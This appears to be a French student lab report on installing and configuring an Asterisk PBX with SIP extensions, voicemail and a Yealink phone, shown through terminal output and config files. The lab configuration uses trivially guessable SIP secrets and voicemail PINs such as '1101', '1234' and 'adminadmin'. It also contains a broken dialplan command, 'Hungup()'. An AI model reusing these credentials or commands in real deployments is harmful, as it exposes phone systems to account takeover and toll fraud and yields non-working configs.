

Installation d'asterisk

```
Terminal - tptest@p20317: ~
Fichier  Édition  Affichage  Terminal  Onglets  Aide

tptest@p20317:~$ sudo apt-get install asterisk

Nous espérons que vous avez reçu de votre administrateur système local
les consignes traditionnelles. Généralement, elles se concentrent sur ces trois
éléments :

#1) Respectez la vie privée des autres.
#2) Réfléchissez avant d'utiliser le clavier.
#3) De grands pouvoirs confèrent de grandes responsabilités.

[sudo] Mot de passe de tptest :
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  asterisk-config asterisk-modules asterisk-voicemail
Paquets suggérés :
  asterisk-dahdi asterisk-dev asterisk-doc asterisk-oo323 asterisk-opus
  asterisk-vpb
Les paquets suivants seront mis à jour :
  asterisk asterisk-config asterisk-modules asterisk-voicemail
4 mis à jour, 0 nouvellement installés, 0 à enlever et 397 non mis à jour.
Il est nécessaire de prendre 9 659 ko dans les archives.
Après cette opération, 123 ko d'espace disque supplémentaires seront utilisés.
```

Visualisation du contenu de /etc/asterisk

```
tptest@p20317:~$ ls /etc/asterisk
acl.conf               confbridge.conf        pjsip.conf
adsi.conf              config_test.conf       pjsip_notify.conf
agents.conf            console.conf           pjsip_wizard.conf
alarmreceiver.conf     dbsep.conf             queuerules.conf
alsa.conf              dnsmgr.conf            queues.conf
amd.conf               dsp.conf               res_config_mysql.conf
app_mysql.conf         enum.conf              res_config_sqlite3.conf
app_skel.conf          extconfig.conf         res_config_sqlite.conf
ari.conf               extensions.ael         res_corosync.conf
ast_debug_tools.conf  extensions.conf        res_curl.conf
asterisk.adsi          extensions.lua         res_fax.conf
asterisk.conf          extensions_minivm.conf res_ldap.conf
calendar.conf         features.conf          res_ldap.conf
ccss.conf              festival.conf          res_odbc.conf
cdr_adaptive_odbc.conf followme.conf          resolver_unbound.conf
cdr_beanstalkd.conf   func_odbc.conf         res_parking.conf
cdr.conf               geolocation.conf       res_pgsql.conf
cdr_custom.conf        hep.conf               res_pktccops.conf
cdr_manager.conf       http.conf              res_snmp.conf
cdr_mysql.conf         iax.conf               res_stun_monitor.conf
cdr_odbc.conf          iaxprov.conf           rtp.conf
                      say.conf
```

Machine1(serveur asterisk)

- 1) Configurer l'adresse de la machine 1:

```
tptest@p20317:~$ sudo nano /etc/network/interfaces
tptest@p20317:~$
```

```

tptest@p20317:~$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

auto lo
iface lo inet loopback
# The loopback network interface

auto eth0
iface eth0 inet static
    address 192.168.5.200
    netmask 255.255.255.0
    gateway 192.168.5.1
tptest@p20317:~$ █

```

```

auto eth0
iface eth0 inet static
    address 192.168.5.200
    netmask 255.255.255.0
    gateway 192.168.5.1

```


Redémarrer le networking

```

tptest@p20317:~$ sudo nano /etc/network/interfaces
tptest@p20317:~$ sudo systemctl restart networking
tptest@p20317:~$ █

```

Configurer l'adresse client



```

Terminal - tptest@p20303: ~
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GNU nano 5.4 /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet static
    address 192.168.5.11
    netmask 255.255.255.0
    gateway 192.168.5.1

^G Aide      ^O Écrire    ^W Chercher  ^K Couper    ^T Exécuter  ^C Emplacement
^X Quitter   ^R Lire fich.^_ Remplacer  ^U Coller    ^J Justifier  ^_ Aller ligne

tptest@p20303:~$ sudo systemctl restart networking
tptest@p20303:~$ █

```

```

Terminal - tptest@p20303: ~
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1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group
default qlen 1000
    link/ether 40:a6:b7:81:ae:c1 brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 192.168.5.11/24 brd 192.168.5.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr
oup default qlen 1000
    link/ether 38:ca:84:40:f1:03 brd ff:ff:ff:ff:ff:ff
    altname eno1
    altname enp0s31f6
    inet 192.168.53.3/24 brd 192.168.53.255 scope global dynamic noprefixroute e
th1
    valid_lft 177sec preferred_lft 177sec
    inet6 fe80::3aca:84ff:fe40:f103/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
tptest@p20303:~$

```

ping vers la machine 1 réussi

```

tptest@p20303:~$ ping 192.168.5.200
PING 192.168.5.200 (192.168.5.200) 56(84) bytes of data.
64 bytes from 192.168.5.200: icmp_seq=1 ttl=64 time=1.90 ms
64 bytes from 192.168.5.200: icmp_seq=2 ttl=64 time=1.04 ms
64 bytes from 192.168.5.200: icmp_seq=3 ttl=64 time=1.15 ms
64 bytes from 192.168.5.200: icmp_seq=4 ttl=64 time=0.899 ms
^C
--- 192.168.5.200 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.899/1.247/1.898/0.385 ms
tptest@p20303:~$

```

Ping vers la machine 2 réussi

```

tptest@p20317:~$ ping 192.168.5.11
PING 192.168.5.11 (192.168.5.11) 56(84) bytes of data.
64 bytes from 192.168.5.11: icmp_seq=1 ttl=64 time=1.08 ms
64 bytes from 192.168.5.11: icmp_seq=2 ttl=64 time=1.19 ms
64 bytes from 192.168.5.11: icmp_seq=3 ttl=64 time=0.858 ms
64 bytes from 192.168.5.11: icmp_seq=4 ttl=64 time=0.984 ms
64 bytes from 192.168.5.11: icmp_seq=5 ttl=64 time=0.741 ms
64 bytes from 192.168.5.11: icmp_seq=6 ttl=64 time=0.889 ms
64 bytes from 192.168.5.11: icmp_seq=7 ttl=64 time=1.04 ms

```

Avant la création des utilisateurs , on vérifie l'état de asterisk

```
Terminal - tptest@p20317: ~
Fichier Édition Affichage Terminal Onglets Aide
tptest@p20317:~$ sudo service asterisk status
● asterisk.service - Asterisk PBX
   Loaded: loaded (/lib/systemd/system/asterisk.service; enabled; vendor pres
   Active: active (running) since Tue 2025-11-25 12:49:48 CET; 36s ago
     Docs: man:asterisk(8)
    Main PID: 4970 (asterisk)
      Tasks: 74 (limit: 9073)
     Memory: 44.4M
        CPU: 751ms
    CGroup: /system.slice/asterisk.service
            └─4970 /usr/sbin/asterisk -g -f -p -U asterisk -G asterisk
              └─4971 astcanary /var/run/asterisk/alt.asterisk.canary.tweet.tweet>

nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: Asterisk Ready.
nov. 25 12:49:48 p20317 systemd[1]: Started Asterisk PBX.
lines 1-22/22 (END)
```

avant la création des utilisateurs


```
tptest@p20317:~$ sudo asterisk -rvvvv
Asterisk 16.28.0~dfsg-0+deb11u8, Copyright (C) 1999 - 2021, Sangoma Technologies Corporation and others.
Created by Mark Spencer <markster@digium.com>
Asterisk comes with ABSOLUTELY NO WARRANTY; type 'core show warranty' for details.
This is free software, with components licensed under the GNU General Public License version 2 and other licenses; you are welcome to redistribute it under certain conditions. Type 'core show license' for details.
=====
Connected to Asterisk 16.28.0~dfsg-0+deb11u8 currently running on p20317 (pid = 4970)
p20317*CLI> sip show users
Username                               Secret          Accountcode      Def.Context      AC
L Forcerport
p20317*CLI>
```

Configurer users.conf

Créer une sauvegarde :

```
tptest@p20317:~$ cp users.conf users.conf.sauve
tptest@p20317:~$ echo "" > users.conf
tptest@p20317:~$
```

Accès au niveau du fichier de configuration



```
GNU nano 5.4 /etc/asterisk/users.conf

[general]
;
; Full name of a user
;
fullname = New User
;
; Starting point of allocation of extensions
;
userbase = 6000
;
; Create voicemail mailbox and use use macro-stdexten
;
hasvoicemail = yes
;
; Set voicemail mailbox 6000 password to 1234
;
vmsecret = 1234
;
; Create SIP Peer

^G Aide    ^O Écrire  ^W Chercher ^K Couper  ^T Exécuter ^C Emplacement
^X Quitter ^R Lire fich. ^\ Remplacer ^U Coller  ^J Justifier ^_ Aller ligne
```

Configuration généraler qui s'appliquera à tous les utilisateurs

```
[general]
hasvoicemail=yes
hassip=yes
```

Template pour définir un ensemble de paramètres qui seront communs à plusieurs utilisateurs

```
[template](!)

type=friend
host=dynamic
dtmfmode=rfc2833
disallow=all
allow=ulaw
allow=alaw
```

Le type friend est à la fois peer et user. Il peut envoyer et recevoir des appels

Création des utilisateurs

```
[1101](template)
fullname = FinanceUser
username = u1101
secret = 1101
mailbox = 1101
context = finance
```

```
[1201](template)
fullname = ComptaUser
username = u1201
secret = 1201
mailbox = 1201
context = compta
```

Recharger la configuration d'asterisk

```
p20317*CLI> reload
-- Reloading module 'extconfig' (Configuration)
-- Reloading module 'logger' (Logger)
Asterisk Queue Logger restarted
-- Reloading module 'res_odbc.so' (ODBC resource)
-- Reloading module 'res_config_sqlite3.so' (SQLite 3 realtime config engine
)
-- Reloading module 'res_config_ldap.so' (LDAP realtime interface)
[Nov 25 13:13:43] NOTICE[5625]: res_config_ldap.c:1832 parse_config: No director
y user found, anonymous binding as default.
[Nov 25 13:13:43] ERROR[5625]: res_config_ldap.c:1858 parse_config: No directory
URL or host found.
[Nov 25 13:13:43] NOTICE[5625]: res_config_ldap.c:1776 reload: Cannot reload LDA
P RealTime driver.
-- Reloading module 'res_config_curl.so' (Realtime Curl configuration)
-- Reloading module 'res_statsd.so' (StatsD client support)
-- Reloading module 'cdr' (CDR Engine)
[Nov 25 13:13:43] NOTICE[5625]: cdr.c:4541 cdr_toggle_runtime_options: CDR simpl
e logging enabled.
-- Reloading module 'cel' (CEL Engine)
-- CEL logging disabled.
-- Reloading module 'dnsmgr' (DNS Manager)
```

Création réussie des utilisateurs

```
p20317*CLI> sip show users
Username      Secret      Accountcode  Def.Context  ACL  Forcerport
1101          1101        1101         finance      No   No
1201          1201        1201         compta       No   No
p20317*CLI>
```

Configuration de la messagerie vocale

```
tptest@p20317:~$ cp voicemail.conf voicemail.conf.sauve
tptest@p20317:~$ echo "" > voicemail.conf
tptest@p20317:~$
```

```

Terminal - tptest@p20317: ~
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tptest@p20317: ~
GNU nano 5.4 /etc/asterisk/voicemail.conf *
; context any longer. It is a mailbox identifier format that should only
; be interpreted by app_voicemail.
;
; ***** NOTICE *****

[general]
maxmsg = 100
maxsecs = 0
minsecs = 0
maxlogins = 3
review = no
saycid = no

[finance]
1101 => 1234,FinanceUser

[compta]
1201 => 1234,ComptaUser

```

Relancer le asterisk

```

p20317*CLI> reload
-- Reloading module 'extconfig' (Configuration)
-- Reloading module 'logger' (Logger)
Asterisk Queue Logger restarted
-- Reloading module 'res_odbc.so' (ODBC resource)
-- Reloading module 'res_config_sqlite3.so' (SQLite 3 realtime config engine)
-- Reloading module 'res_config_ldap.so' (LDAP realtime interface)
[Nov 25 13:13:43] NOTICE[5625]: res_config_ldap.c:1832 parse_config: No directory user found, anonymous binding as default.
[Nov 25 13:13:43] ERROR[5625]: res_config_ldap.c:1858 parse_config: No directory URL or host found.
[Nov 25 13:13:43] NOTICE[5625]: res_config_ldap.c:1776 reload: Cannot reload LDAP RealTime driver.
-- Reloading module 'res_config_curl.so' (Realtime Curl configuration)
-- Reloading module 'res_statsd.so' (StatsD client support)
-- Reloading module 'cdr' (CDR Engine)
[Nov 25 13:13:43] NOTICE[5625]: cdr.c:4541 cdr_toggle_runtime_options: CDR simple logging enabled.
-- Reloading module 'cel' (CEL Engine)
-- CEL logging disabled.
-- Reloading module 'dnsmgr' (DNS Manager)
-- Reloading module 'dsp' (DSP)
-- Reloading module 'enum' (ENUM Support)
-- Reloading module 'features' (Call Features)
-- Reloading module 'http' (Built-in HTTP Server)
-- Reloading module 'indications' (Indication Tone Handling)
-- Reloading module 'acl' (Named ACL system)
-- Reloading module 'manager' (Asterisk Manager Interface)

```

Configuration du dial up

```

tptest@p20317:~$ cp extensions.conf extensions.conf.sauve
tptest@p20317:~$ echo "" > extensions.conf
tptest@p20317:~$ sudo nano /etc/asterisk/extensions.conf

```

```

[finance]
exten => 1101,1,Dial(SIP/1101)
exten => 1201,1,Dial(SIP/1201)
exten => 600,1,VoiceMailMain()

```

```

[compta]
exten => 1101,1,Dial(SIP/1101)
exten => 1201,1,Dial(SIP/1201)
exten => 600,1,VoiceMailMain()

```

Vérification

```

p20317*CLI> sip show peers
Name/Username      Host              Dyn Forcerport Comedia   ACL Port   Status   Descript
ion
1101/u1101         (Unspecified)    D Auto (No)   No        0         Unmonitored
1201/u1201         (Unspecified)    D Auto (No)   No        0         Unmonitored

2 sip peers [Monitored: 0 online, 0 offline Unmonitored: 0 online, 2 offline]
p20317*CLI> sip show users
Username      Secret      Accountcode  Def.Context  ACL  Forcerport
1101         1101        1201        finance      No   No
1201         1201        1201        compta       No   No
p20317*CLI>

```


Installation du softphone

```
adoubia@p20317:~$ sudo apt install linphone
```

```
testp@p20303:~$ ping 192.168.5.100
PING 192.168.5.100 (192.168.5.100) 56(84) bytes of data.
64 bytes from 192.168.5.100: icmp_seq=1 ttl=64 time=1.11 ms
64 bytes from 192.168.5.100: icmp_seq=2 ttl=64 time=1.09 ms
64 bytes from 192.168.5.100: icmp_seq=3 ttl=64 time=1.10 ms
64 bytes from 192.168.5.100: icmp_seq=4 ttl=64 time=0.966 ms
64 bytes from 192.168.5.100: icmp_seq=5 ttl=64 time=0.888 ms
64 bytes from 192.168.5.100: icmp_seq=6 ttl=64 time=1.08 ms
64 bytes from 192.168.5.100: icmp_seq=7 ttl=64 time=1.09 ms
64 bytes from 192.168.5.100: icmp_seq=8 ttl=64 time=1.10 ms
64 bytes from 192.168.5.100: icmp_seq=9 ttl=64 time=0.986 ms
64 bytes from 192.168.5.100: icmp_seq=10 ttl=64 time=1.07 ms
64 bytes from 192.168.5.100: icmp_seq=11 ttl=64 time=1.10 ms
64 bytes from 192.168.5.100: icmp_seq=12 ttl=64 time=1.09 ms
64 bytes from 192.168.5.100: icmp_seq=13 ttl=64 time=0.936 ms
64 bytes from 192.168.5.100: icmp_seq=14 ttl=64 time=1.22 ms
^C
--- 192.168.5.100 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 13018ms
rtt min/avg/max/mdev = 0.888/1.057/1.216/0.081 ms
```

<https://www.lipn.univ-paris13.fr/~evangelista/cours/R316-ROM/R316-ROM-tp.pdf>

[general]

```
context=public ; Default context for incoming calls. Defaults to 'default'
bindport=5060
bindaddr=0.0.0.0
language=fr
dtmfmode=auto
disallow=all
allow=alaw
allow=gsm
```

```
p20303*CLI> reload
-- Reloading module 'extconfig' (Configuration)
-- Reloading module 'logger' (Logger)
Asterisk Queue Logger restarted
-- Reloading module 'res_odbc.so' (ODBC resource)
-- Reloading module 'res_config_sqlite3.so' (SQLite 3 realtime config engine)
-- Reloading module 'res_config_ldap.so' (LDAP realtime interface)
[Nov 26 14:53:33] NOTICE[8630]: res_config_ldap.c:1832 parse_config: No directory user found
, anonymous binding as default.
[Nov 26 14:53:33] ERROR[8630]: res_config_ldap.c:1858 parse_config: No directory URL or host
found.
[Nov 26 14:53:33] NOTICE[8630]: res_config_ldap.c:1776 reload: Cannot reload LDAP RealTime d
river.
-- Reloading module 'res_config_curl.so' (Realtime Curl configuration)
-- Reloading module 'res_statsd.so' (StatsD client support)
-- Reloading module 'cdr' (CDR Engine)
[Nov 26 14:53:33] NOTICE[8630]: cdr.c:4541 cdr_toggle_runtime_options: CDR simple logging en
abled.
-- Reloading module 'cel' (CEL Engine)
-- CEL logging disabled.
-- Reloading module 'dnsmgr' (DNS Manager)
-- Reloading module 'dsp' (DSP)
-- Reloading module 'enum' (ENUM Support)
-- Reloading module 'features' (Call Features)
```

Name/username	Host	Dyn	Forceport	Comedia	ACL Port	Status	Description
1101/u1101	192.168.5.11	D	Auto (No)	No	5060	Unmonitored	
1201/u1201	192.168.5.11	D	Auto (No)	No	5060	Unmonitored	

2 sip peers [Monitored: 0 online, 0 offline Unmonitored: 2 online, 0 offline]

```
p20303*CLI>
```



```

[1101]
context=finance
secret=1101
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes

[1201]
context=compta
secret=1201
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes

;cos_audio=5 ; Sets 802.1p priority for RTP audio packets.
;cos_video=4 ; Sets 802.1p priority for RTP video packets.

```

Aide Écrire Chercher Couper Exécuter Emplacement Annuler Placer la main -> Crochet Précédent
 Quitter Lire fich. Remplacer Collier Justifier Aller ligne Refaire Copier Retrouver Suivant

```

GNU nano 5.4 /etc/asterisk/sip.conf
;os_text=af41 ; Sets TOS for RTP text packets.
;cos_sip=3 ; Sets 802.1p priority for SIP packets.[1101]
[1101]
context=finance
secret=1101
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes

[1201]
context=compta
secret=1201
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes

```

Aide Écrire Chercher Couper Exécuter Emplacement Annuler Placer la main -> Crochet Précédent
 Quitter Lire fich. Remplacer Collier Justifier Aller ligne Refaire Copier Retrouver Suivant


```


[general]
bindport=5060
bindaddr=192.168.5.200
transport=udp
context=default
dtmfmode=auto
disallow=all
allow=ulaw
allowguest=no

; Allow or reject guest calls (default is yes)
; If your Asterisk is connected to the Internet
; and you have allowguest=yes
; you want to check which services you offer everyone
; out there, by enabling them in the default context (see below).
; if available, match user entry using the
; 'username' field from the authentication line

;match_auth_username=yes

```





Accès à l'interface graphique de Yealink



Login

admin

Login

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Ajout du profil 1301

```
GNU nano 5.4 /etc/asterisk/users.conf
fullname = ComptaUser
username = u1201
secret = 1201
mailbox = 1201
context = compta

[1301](template)
fullname = telphy
username = u1301
secret = adminadmin
mailbox = 1301
context = compta
```

```

GNU nano 5.4 /etc/asterisk/sip.conf
bindport=5060
transport=udp
dtmfmode=auto
disallow=all
allow=ulaw
allowguest=no

[1101]
context=finance
secret=1101
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
[1201]
context=compta
secret=1201
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
[1301]
context=compta
secret=1301
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes

```

sip.conf

```

GNU nano 5.4 /etc/asterisk/sip.conf *
allow=ulaw
allowguest=no

[1101]
context=finance
secret=1101
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
[1201]
context=compta
secret=1201
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
[1301]
context=compta
secret=adminadmin
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
username=u1301

```

Au niveau de voicemail

```

[general]
maxmsg = 100
maxsecs = 0
minsecs = 0
maxlogins = 3
review = no
saycid = no

[finance]
1101 => 1101,FinanceUser

[compta]
1301 => adminadmin,telphy
1201 => 1201,ComptaUser

```

GNU nano 5.4/etc/asterisk/extensions.conf

```

;
; The "General" category is for certain variables.
;
[general]

[finance]
exten => 1101,1,Dial(SIP/1101)
exten => 1201,1,Dial(SIP/1201)
exten => 600,1,VoiceMailMain()

exten => 1301,1,Dial(SIP/1301)
exten => 1301,2,VoiceMail(1301@compta)
exten => 1301,3,Hungup()

[compta]
exten => 1301,1,Dial(SIP/1301)
exten => 1301,2,VoiceMail(1301@compta)
exten => 1301,3,Hungup()
exten => 1101,1,Dial(SIP/1101)
exten => 1201,1,Dial(SIP/1201)
exten => 600,1,VoiceMailMain()
;
; If static is set to no, or omitted, then the pbx config will rewrite
; this file when extensions are modified. Remember that all comments
; made in the file will be lost when that happens.
;
; XXX Not yet implemented XXX
;
static=yes

```

Aide Quitter Écrire Lire fich. Chercher Remplacer Couper Collier Exécuter Justifier Enplacement Aller ligne Annuler Refaire Placer la main -> Crochet Copier Retrouver Précédent Suivant

https://192.168.5.100/#/account-register?acc=1

Yeastlink | T42U About Language Logout

Status Account Register Basic Codec Advanced Network Dsskey Features Settings Directory Security

Account Account 1 (telphy : Registered)

Register status Registered

Line Active ON

Label

Display Name telphy

Register Name 1301

Username 1301

Password

SIP Server 1

Server Host 192.168.5.200 Port 5060

Transport UDP

Server Expires 3600

Server Retry Counts 3

SIP Server 2

Confirm Cancel

NOTE

Account Registration Register account (s) for the IP phone.

